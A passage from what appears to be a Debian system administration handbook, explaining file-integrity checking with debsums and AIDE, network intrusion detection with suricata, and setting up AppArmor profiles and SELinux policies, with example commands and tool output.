Since the data on the disk cannot be trusted, **debsums** offers to do its checks based on .deb files instead of relying on dpkg's database. To download trusted .deb files of all the packages installed, we can rely on APT's authenticated downloads. This operation can be slow and tedious, and should therefore not be considered a proactive technique to be used on a regular basis.

```
# apt-get --reinstall -d install `grep -status -e 'Status: install  
[ ... ]  
# debsums -p /var/cache/apt/archives --generate=all
```

Note that this example uses the **grep-status** command from the dctrl-tools package, which is not installed by default.

debsums can be run frequently as a cronjob setting CRON_CHECK in /etc/default/debsums. To ignore certain files outside the /etc directory, which have been altered on purpose or which are expected to change (like /usr/share/misc/pci.ids) you can add them to /etc/debsums-ignore.

14.3.4.3. Monitoring Files: AIDE

The AIDE tool (*Advanced Intrusion Detection Environment*) allows checking file integrity, and detecting any change against a previously recorded image of the valid system. This image is stored as a database (/var/lib/aide/aide.db) containing the relevant information on all files of the system (fingerprints, permissions, timestamps and so on). This database is first initialized with **aideinit**; it is then used daily (by the /etc/cron.daily/aide script) to check that nothing relevant changed. When changes are detected, AIDE records them in log files (/var/log/aide/*.log) and sends its findings to the administrator by email.

IN PRACTICE Protecting the database

Since AIDE uses a local database to compare the states of the files, the validity of its results is directly linked to the validity of the database. If an attacker gets root permissions on a compromised system, they will be able to replace the database and cover their tracks. A possible workaround would be to store the reference data on read-only storage media.

Many options in /etc/default/aide can be used to tweak the behavior of the aide package. The AIDE configuration proper is stored in /etc/aide/aide.conf and /etc/aide/aide.conf.d/ (actually, these files are only used by **update-aide.conf** to generate /var/lib/aide/aide.conf.autogenerated). Configuration indicates which properties of which files need to be checked. For instance, the contents of log files changes routinely, and such changes can be ignored as long as the permissions of these files stay the same, but both contents and permissions of executable programs must be constant. Although not very complex, the configuration syntax is not fully intuitive, and reading the aide.conf(5)

manual page is therefore recommended.

A new version of the database is generated daily in `/var/lib/aide/aide.db.new`; if all recorded changes were legitimate, it can be used to replace the reference database.

ALTERNATIVE Tripwire and Samhain

Tripwire is very similar to AIDE; even the configuration file syntax is almost the same. The main addition provided by tripwire is a mechanism to sign the configuration file, so that an attacker cannot make it point at a different version of the reference database.

Samhain also offers similar features, as well as some functions to help detecting rootkits (see the sidebar [**QUICK LOOK** The checksecurity and chkrootkit/rkhunter packages](#)). It can also be deployed globally on a network, and record its traces on a central server (with a signature).

QUICK LOOK The checksecurity and chkrootkit/rkhunter packages

The first of these packages contains several small scripts performing basic checks on the system (empty passwords, new setuid files, and so on) and warning the administrator if required. Despite its explicit name, an administrator should not rely solely on it to make sure a Linux system is secure.

The chkrootkit and rkhunter packages allow looking for *rootkits* potentially installed on the system. As a reminder, these are pieces of software designed to hide the compromise of a system while discreetly keeping control of the machine. The tests are not 100% reliable, but they can usually draw the administrator's attention to potential problems.

rkhunter also performs checks to see if commands have been modified, if the system startup files have been modified, and various checks on the network interfaces, including checks for listening applications.

14.3.5. Detecting Intrusion (IDS/NIDS)

BACK TO BASICS Denial of service

A “denial of service” attack has only one goal: to make a service unavailable. Whether such an attack involves overloading the server with queries or exploiting a bug, the end result is the same: the service is no longer operational. Regular users are unhappy, and the entity hosting the targeted network service suffers a loss in reputation (and possibly in revenue, for instance if the service was an e-commerce site).

Such an attack is sometimes “distributed”; this usually involves overloading the server with large numbers of queries coming from many different sources so that the server becomes unable to answer the legitimate queries. These types of attacks have gained well-known acronyms: DDoS and DoS (depending on whether the denial of service attack is distributed or not).

suricata (in the Debian package of the same name) is a NIDS — a *Network Intrusion Detection System*. Its function is to listen to the network and try to detect infiltration attempts and/or hostile acts (including denial of service attacks). All these events are logged in multiple files in `/var/log/suricata`. There are third party tools (Kibana/logstash) to better browse all the data collected.

- <https://suricata-ids.org>
- <https://www.elastic.co/products/kibana>

CAUTION Range of action

The effectiveness of **suricata** is limited by the traffic seen on the monitored network interface. It will obviously not be able to detect anything if it cannot observe the real traffic. When plugged into a network switch, it will therefore only monitor attacks targeting the machine it runs on, which is probably not the intention. The machine hosting **suricata** should therefore be plugged into the “mirror” port of the switch, which is usually dedicated to chaining switches and therefore gets all the traffic.

Configuring suricata involves reviewing and editing `/etc/suricata/suricata-debian.yaml`, which is very long because each

parameter is abundantly commented. A minimal configuration requires describing the range of addresses that the local network covers (`HOME_NET` parameter). In practice, this means the set of all potential attack targets. But getting the most of it requires reading it in full and adapting it to the local situation.

On top of this, you should also edit `/etc/default/suricata` to define the network interface to monitor and to enable the init script (by setting `RUN=yes`). You might also want to set `LISTENMODE=pcap` because the default `LISTENMODE=nfqueue` requires further configuration to work properly (the netfilter firewall must be configured to pass packets to some user-space queue handled by suricata via the `NFQUEUE` target).

To detect bad behavior, **suricata** needs a set of monitoring rules: you can find such rules in the `snort-rules-default` package. **snort** is the historical reference in the IDS ecosystem and **suricata** is able to reuse rules written for it.

Alternatively, **oinkmaster** (in the package of the same name) can be used to download Snort rulesets from external sources.

GOING FURTHER Integration with prelude

Prelude brings centralized monitoring of security information. Its modular architecture includes a server (the *manager* in `prelude-manager`) which gathers alerts generated by *sensors* of various types.

Suricata can be configured as such a sensor. Other possibilities include *prelude-lml* (*Log Monitor Lackey*) which monitors log files (in a manner similar to **logcheck**, described in [Раздел 14.3.1, «Monitoring Logs with logcheck»](#)).

14.4. Introduction to AppArmor

14.4.1. Principles

AppArmor is a *Mandatory Access Control* (MAC) system built on Linux's LSM (*Linux Security Modules*) interface. In practice, the kernel queries AppArmor before each system call to know whether the process is authorized to do the given operation. Through this mechanism, AppArmor confines programs to a limited set of resources.

AppArmor applies a set of rules (known as “profile”) on each program. The profile applied by the kernel depends on the installation path of the program being executed. Contrary to SELinux (discussed in [Раздел 14.5, «Introduction to SELinux»](#)), the rules applied do not depend on the user. All users face the same set of rules when they are executing the same program (but traditional user permissions still apply and might result in different behavior!).

AppArmor profiles are stored in `/etc/apparmor.d/` and they contain a list of access control rules on resources that each program can make use of. The profiles are compiled and loaded into the kernel by the `apparmor_parser` command. Each profile can be loaded either in enforcing or complaining mode. The former enforces the policy and reports violation attempts, while the latter does not enforce the policy but still logs the system calls that would have been denied.

14.4.2. Enabling AppArmor and managing AppArmor profiles

AppArmor support is built into the standard kernels provided by Debian. Enabling AppArmor is thus just a matter of installing some packages by executing **apt install apparmor apparmor-profiles apparmor-utils** with root privileges.

AppArmor is functional after the installation, and **aa-status** will confirm it quickly:

```
# aa-status
apparmor module is loaded.
40 profiles are loaded.
23 profiles are in enforce mode.
    /usr/bin/evince
    /usr/bin/evince-previewer
[...]
17 profiles are in complain mode.
    /usr/sbin/dnsmasq
[...]
14 processes have profiles defined.
12 processes are in enforce mode.
    /usr/bin/evince (3462)
[...]
2 processes are in complain mode.
    /usr/sbin/avahi-daemon (429) avahi-daemon
    /usr/sbin/avahi-daemon (511) avahi-daemon
0 processes are unconfined but have a profile defined.
```

NOTE More AppArmor profiles

The **apparmor-profiles** package contains profiles managed by the upstream AppArmor community. To get even more profiles you can install **apparmor-profiles-extra** which contains profiles developed by Ubuntu and Debian.

The state of each profile can be switched between enforcing and complaining with calls to **aa-enforce** and **aa-complain** giving as parameter either the path of the executable or the path to the policy file. Additionally a profile can be

entirely disabled with **aa-disable** or put in audit mode (to log accepted system calls too) with **aa-audit**.

```
# aa-enforce /usr/bin/pidgin
Setting /usr/bin/pidgin to enforce mode.
# aa-complain /usr/sbin/dnsmasq
Setting /usr/sbin/dnsmasq to complain mode.
```

14.4.3. Creating a new profile

Even though creating an AppArmor profile is rather easy, most programs do not have one. This section will show you how to create a new profile from scratch just by using the target program and letting AppArmor monitor the system call it makes and the resources it accesses.

The most important programs that need to be confined are the network facing programs as those are the most likely targets of remote attackers. That is why AppArmor conveniently provides an **aa-unconfined** command to list the programs which have no associated profile and which expose an open network socket. With the `--paranoid` option you get all unconfined processes that have at least one active network connection.

```
# aa-unconfined
801 /sbin/dhclient not confined
409 /usr/sbin/NetworkManager not confined
411 /usr/sbin/cupsd confined by '/usr/sbin/cupsd (enforce)'
429 /usr/sbin/avahi-daemon confined by 'avahi-daemon (enforce)'
516 /usr/sbin/cups-browsed confined by '/usr/sbin/cups-browsed (e
538 /usr/sbin/zebra not confined
591 /usr/sbin/named not confined
847 /usr/sbin/mysqld not confined
849 /usr/sbin/sshd not confined
1013 /usr/sbin/dhclient (/sbin/dhclient) not confined
1276 /usr/sbin/apache2 not confined
1322 /usr/sbin/apache2 not confined
1323 /usr/sbin/apache2 not confined
1324 /usr/sbin/apache2 not confined
1325 /usr/sbin/apache2 not confined
1327 /usr/sbin/apache2 not confined
1829 /usr/lib/ipsec/charon confined by '/usr/lib/ipsec/charon (en
2132 /usr/sbin/exim4 not confined
12865 /usr/bin/python3.7 (/usr/bin/python3) not confined
12873 /usr/bin/python3.7 (/usr/bin/python3) not confined
```

In the following example, we will thus try to create a profile for **/sbin/dhclient**. For this we will use **aa-genprof dhclient**. In Debian Buster there is a known bug[\[6\]](#) that makes the previous command fail with the following error: `ERROR: Include file`

/etc/apparmor.d/local/usr.lib.dovecot.deliver not found. To fix it create the missing files with **touch file**. It will invite you to use the application in another window and when done to come back to **aa-genprof** to scan for AppArmor events in the system logs and convert those logs into access rules. For each logged event, it will make one or more rule suggestions that you can either approve or further edit in multiple ways:

```
# aa-genprof dhclient
Writing updated profile for /usr/sbin/dhclient.
Setting /usr/sbin/dhclient to complain mode.
```

Before you begin, you may wish to check if a profile already exists for the application you wish to confine. See the following wiki page for more information:

<https://gitlab.com/apparmor/apparmor/wikis/Profiles>

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

```
[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/syslog.
Updating AppArmor profiles in /etc/apparmor.d.
```

Profile: /usr/sbin/dhclient ①
Execute: /usr/sbin/dhclient-script
Severity: unknown

```
(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix
P
Should AppArmor sanitise the environment when
switching profiles?
```

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]

Y

Writing updated profile for /usr/sbin/dhclient-script.
Complain-mode changes:

Profile: /usr/sbin/dhclient ②

Capability: net_raw

Severity: 8

[1 - capability net_raw,]
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish

A

Adding capability net_raw to profile.

Profile: /sbin/dhclient

Capability: net_bind_service

Severity: 8

[1 - #include <abstractions/nis>]
2 - capability net_bind_service,
(A)llow / [(D)eny] / (I)gnore / Audi(t) / Abo(r)t / (F)inish

A

Adding #include <abstractions/nis> to profile.

Profile: /usr/sbin/dhclient ③

Path: /etc/ssl/openssl.cnf

New Mode: owner r

Severity: 2

[1 - #include <abstractions/lightdm>]
2 - #include <abstractions/openssl>
3 - #include <abstractions/ssl_keys>
4 - owner /etc/ssl/openssl.cnf r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension /
2

Profile: /usr/sbin/dhclient

Path: /etc/ssl/openssl.cnf

New Mode: owner r

Severity: 2

1 - #include <abstractions/lightdm>
[2 - #include <abstractions/openssl>]
3 - #include <abstractions/ssl_keys>
4 - owner /etc/ssl/openssl.cnf r,
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension /
A
[...]

```
Profile: /usr/sbin/dhclient-script ④
Path: /usr/bin/dash
New Mode: owner r
Severity: unknown

[1 - #include <abstractions/lightdm>]
 2 - #include <abstractions/ubuntu-browsers.d/plugins-common>
 3 - owner /usr/bin/dash r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension /
A
Adding #include <abstractions/lightdm> to profile.
Deleted 2 previous matching profile entries.
```

= Changed Local Profiles =

The following local profiles were changed. Would you like to save

```
[1 - /usr/sbin/dhclient]
 2 - /usr/sbin/dhclient-script
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / Vie
S
Writing updated profile for /usr/sbin/dhclient.
Writing updated profile for /usr/sbin/dhclient-script.
```

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

```
[(S)can system log for AppArmor events] / (F)inish
F
Reloaded AppArmor profiles in enforce mode.
```

Please consider contributing your new profile!
See the following wiki page for more information:
<https://gitlab.com/apparmor/apparmor/wikis/Profiles>

Finished generating profile for /usr/sbin/dhclient.

Note that the program does not display back the control characters that you

type but for the clarity of the explanation I have included them in the previous transcript.

- ❶ The first event detected is the execution of another program. In that case, you have multiple choices: you can run the program with the profile of the parent process (the “Inherit” choice), you can run it with its own dedicated profile (the “Profile” and the “Named” choices, differing only by the possibility to use an arbitrary profile name), you can run it with a sub-profile of the parent process (the “Child” choice), you can run it without any profile (the “Unconfined” choice) or you can decide to not run it at all (the “Deny” choice).

Note that when you opt to run it under a dedicated profile that doesn't exist yet, the tool will create the missing profile for you and will make rule suggestions for that profile in the same run.

- ❷ At the kernel level, the special powers of the root user have been split in “capabilities”. When a system call requires a specific capability, AppArmor will verify whether the profile allows the program to make use of this capability.
- ❸ Here the program seeks read permissions for `/etc/ssl/openssl.cnf`. **aa-genprof** detected that this permission was also granted by multiple “abstractions” and offers them as alternative choices. An abstraction provides a reusable set of access rules grouping together multiple resources that are commonly used together. In this specific case, the file is generally accessed through the nameservice related functions of the C library and we type “2” to first select the “#include `<abstractions/openssl>`” choice and then “A” to allow it.
- ❹ Notice that this access request is not part of the dhclient profile but of the new profile that we created when we allowed `/usr/sbin/dhclient-script` to run with its own profile.

After having gone through all the logged events, the program offers to save all the profiles that were created during the run. In this case, we have two profiles that we save at once with “Save” (but you can save them individually too) before leaving the program with “Finish”.

aa-genprof is in fact only a smart wrapper around **aa-logprof**: it creates an empty profile, loads it in complain mode and then run **aa-logprof** which is a tool to update a profile based on the profile violations that have been logged. So you can re-run that tool later to improve the profile that you just created.

If you want the generated profile to be complete, you should use the program in all the ways that it is legitimately used. In the case of dhclient, it means running it via Network Manager, running it via ifupdown, running it manually, etc. In the end, you might get a

/etc/apparmor.d/usr.sbin.dhclient close to this:

```
# Last Modified: Fri Jul  5 00:51:02 2019
#include <tunables/global>

/usr/sbin/dhclient {
    #include <abstractions/base>
    #include <abstractions/nameservice>

    capability net_bind_service,
    capability net_raw,

    /bin/dash r,
    /etc/dhcp/* r,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /etc/resolv.conf.* w,
    /etc/samba/dhcp.conf.* w,
    /proc/**/net/dev r,
    /proc/filesystems r,
    /run/dhclient*.pid w,
    /sbin/dhclient mr,
    /sbin/dhclient-script rCx,
    /usr/lib/NetworkManager/nm-dhcp-helper Px,
    /var/lib/NetworkManager/* r,
    /var/lib/NetworkManager/*.lease rw,
    /var/lib/dhcp/*.leases rw,
```

```
owner /etc/** mrwk,  
owner /var/** mrwk,  
owner /{,var/}run/** mrwk,  
}
```

And /etc/apparmor.d/usr.sbin.dhclient-script might be similar to this:

```
# Last Modified: Fri Jul  5 00:51:55 2019  
#include <tunables/global>  
  
/usr/sbin/dhclient-script {  
    #include <abstractions/base>  
    #include <abstractions/bash>  
    #include <abstractions/lightdm>  
}
```

[6] <https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=928160>

14.5. Introduction to SELinux


14.5.1. Principles

SELinux (*Security Enhanced Linux*) is a *Mandatory Access Control* system built on Linux's LSM (*Linux Security Modules*) interface. In practice, the kernel queries SELinux before each system call to know whether the process is authorized to do the given operation.

SELinux uses a set of rules — collectively known as a *policy* — to authorize or forbid operations. Those rules are difficult to create. Fortunately, two standard policies (*targeted* and *strict*) are provided to avoid the bulk of the configuration work.

With SELinux, the management of rights is completely different from traditional Unix systems. The rights of a process depend on its *security context*. The context is defined by the *identity* of the user who started the process, the *role* and the *domain* that the user carried at that time. The rights really depend on the domain, but the transitions between domains are controlled by the roles. Finally, the possible transitions between roles depend on the identity.

Рисунок 14.1. Security contexts and Unix users



In practice, during login, the user gets assigned a default security context (depending on the roles that they should be able to endorse). This defines the current domain, and thus the domain that all new child processes will carry. If you want to change the current role and its associated domain, you must call **newrole -r role_r -t domain_t** (there is usually only a single domain allowed for a given role, the **-t** parameter can thus often be left out). This command authenticates you by asking you to type your password. This feature forbids programs to automatically switch roles. Such changes can only happen if they are explicitly allowed in the SELinux policy.

Obviously the rights do not apply to all *objects* (files, directories, sockets, devices, etc.). They can vary from object to object. To achieve this, each object is associated to a *type* (this is known as labeling). Domains' rights are thus expressed with sets of (dis)allowed operations on those types (and, indirectly, on all objects which are labeled with the given type).

EXTRA Domains and types are equivalent


Internally, a domain is just a type, but a type that only applies to processes. That is why domains are suffixed with _t just like objects' types.

By default, a program inherits its domain from the user who started it, but the standard SELinux policies expect many important programs to run in dedicated domains. To achieve this, those executables are labeled with a dedicated type (for example **ssh** is labeled with `ssh_exec_t`, and when the program starts, it automatically switches to the `ssh_t` domain). This automatic domain transition mechanism makes it possible to grant only the rights required by each program. It is a fundamental principle of SELinux.

Рисунок 14.2. Automatic transitions between domains

Processes and domains

Objects and types



IN PRACTICE Finding the security context

To find the security context of a given process, you should use the `z` option of `ps`.

```
$ ps axZ | grep vsftpd  
system_u:system_r:vsftpd_t:s0 2094 ? Ss 0:00 /usr/sbin/vsftpd
```

The first field contains the identity, the role, the domain and the MCS level, separated by colons. The MCS level (*Multi-Category Security*) is a parameter that intervenes in the setup of a confidentiality protection policy, which regulates the access to files based on their sensitivity. This feature will not be explained in this book.

To find the current security context in a shell, you should call **id -Z**.

```
$ id -Z  
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Finally, to find the type assigned to a file, you can use **ls -Z**.

```
$ ls -Z test /usr/bin/ssh  
unconfined_u:object_r:user_home_t:s0 test  
system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

It is worth noting that the identity and role assigned to a file bear no special importance (they are never used), but for the sake of uniformity, all objects get assigned a complete security context.

14.5.2. Setting Up SELinux

SELinux support is built into the standard kernels provided by Debian. The core Unix tools support SELinux without any modifications. It is thus relatively easy to enable SELinux.

The **apt install selinux-basics selinux-policy-default** command will automatically install the packages required to configure an SELinux system.

The `selinux-policy-default` package contains a set of standard rules. By default, this policy only restricts access for a few widely exposed services. The user sessions are not restricted and it is thus unlikely that SELinux would block legitimate user operations. However, this does enhance the security of system services running on the machine. To setup a policy equivalent to the old “strict” rules, you just have to disable the `unconfined` module (modules management is detailed further in this section).

Once the policy has been installed, you should label all the available files (which means assigning them a type). This operation must be manually started with **fixfiles relabel**.

The SELinux system is now ready. To enable it, you should add the `selinux=1 security=selinux` parameter to the Linux kernel. The `audit=1` parameter enables SELinux logging which records all the denied operations. Finally, the `enforcing=1` parameter brings the rules into application: without it SELinux works in its default *permissive* mode where denied actions are logged but still executed. You should thus modify the GRUB bootloader configuration file to append the desired parameters. One easy way to do this is to modify the `GRUB_CMDLINE_LINUX` variable in `/etc/default/grub` and to run **update-grub**. SELinux will be active after a reboot.

It is worth noting that the **selinux-activate** script automates those operations and forces a labeling on next boot (which avoids new non-labeled files created while SELinux was not yet active and while the labeling was going on).

14.5.3. Managing an SELinux System

The SELinux policy is a modular set of rules, and its installation detects and enables automatically all the relevant modules based on the already installed services. The system is thus immediately operational. However, when a service is installed after the SELinux policy, you must be able to manually enable the corresponding module. That is the purpose of the **semodule** command. Furthermore, you must be able to define the roles that each user can endorse, and this can be done with the **semanage** command.

Those two commands can thus be used to modify the current SELinux configuration, which is stored in `/etc/selinux/default/`. Unlike other configuration files that you can find in `/etc/`, all those files must not be changed by hand. You should use the programs designed for this purpose.

GOING FURTHER More documentation

Since the NSA doesn't provide any official documentation, the community set up a wiki to compensate. It brings together a lot of information, but you must be aware that most SELinux contributors are Fedora users (where SELinux is enabled by default). The documentation thus tends to deal specifically with that distribution.

→ <https://selinuxproject.org>

You should also have a look at the dedicated Debian wiki page as well as Russell Coker's blog, who is one of the most active Debian developers working on SELinux support.

→ <https://wiki.debian.org/SELinux>

→ <https://etbe.coker.com.au/tag/selinux/>

14.5.3.1. Managing SELinux Modules

Available SELinux modules are stored in the `/usr/share/selinux/default/` directory. To enable one of these modules in the current configuration, you should use **semodule -i module.pp.bz2**. The *pp.bz2* extension stands for *policy package* (compressed with bzip2).

Removing a module from the current configuration is done with **semodule -r module**. Finally, the **semodule -l** command lists the modules which are currently installed. It also outputs their version numbers. Modules can be selectively enabled with **semodule -e** and disabled with **semodule -d**.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
libsemanage.semanage_direct_install_info: abrt module will be dis
# semodule -l
accounts
acct
[...]
# semodule -e abrt
# semodule -d accounts
# semodule -l
abrt
acct
[...]
# semodule -r abrt
libsemanage.semanage_direct_remove_key: abrt module at priority 1
```

semodule immediately loads the new configuration unless you use its **-n** option. It is worth noting that the program acts by default on the current configuration (which is indicated by the **SELINUXTYPE** variable in **/etc/selinux/config**), but that you can modify another one by specifying it with the **-s** option.

14.5.3.2. Managing Identities

Every time that a user logs in, they get assigned an SELinux identity. This identity defines the roles that they will be able to endorse. Those two mappings (from the user to the identity and from this identity to roles) are configurable with the **semanage** command.

You should definitely read the **semanage(8)** manual page. All the managed concepts have their own manual page; for instance, **semanage-login(8)**. Even if the command's syntax tends to be similar for all the concepts which are managed, it is recommended to read its manual page. You will find common options to most sub-commands: **-a** to add, **-d** to delete, **-m** to modify, **-l** to list, and **-t** to indicate a type (or domain).

semanage login -l lists the current mapping between user identifiers and

SELinux identities. Users that have no explicit entry get the identity indicated in the `__default__` entry. The `semanage login -a -s user_u user` command will associate the `user_u` identity to the given user. Finally, `semanage login -d user` drops the mapping entry assigned to this user.

```
# semanage login -a -s user_u rhertzog
# semanage login -l
```

Login Name	SELinux User	MLS/MCS Range	Se
<code>__default__</code>	<code>unconfined_u</code>	<code>s0-s0:c0.c1023</code>	*
<code>rhertzog</code>	<code>user_u</code>	<code>s0</code>	*
<code>root</code>	<code>unconfined_u</code>	<code>s0-s0:c0.c1023</code>	*

```
# semanage login -d rhertzog
```

`semanage user -l` lists the mapping between SELinux user identities and allowed roles. Adding a new identity requires to define both the corresponding roles and a labeling prefix which is used to assign a type to personal files (`/home/user/*`). The prefix must be picked among `user`, `staff`, and `sysadm`. The “`staff`” prefix results in files of type “`staff_home_dir_t`”. Creating a new SELinux user identity is done with `semanage user -a -R roles -P prefix identity`. Finally, you can remove an SELinux user identity with `semanage user -d identity`.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
```

SELinux User	Labeling Prefix	MLS/ MCS Level	MLS/ MCS Range
<code>root</code>	<code>sysadm</code>	<code>s0</code>	<code>s0-s0:c0.c1023</code>
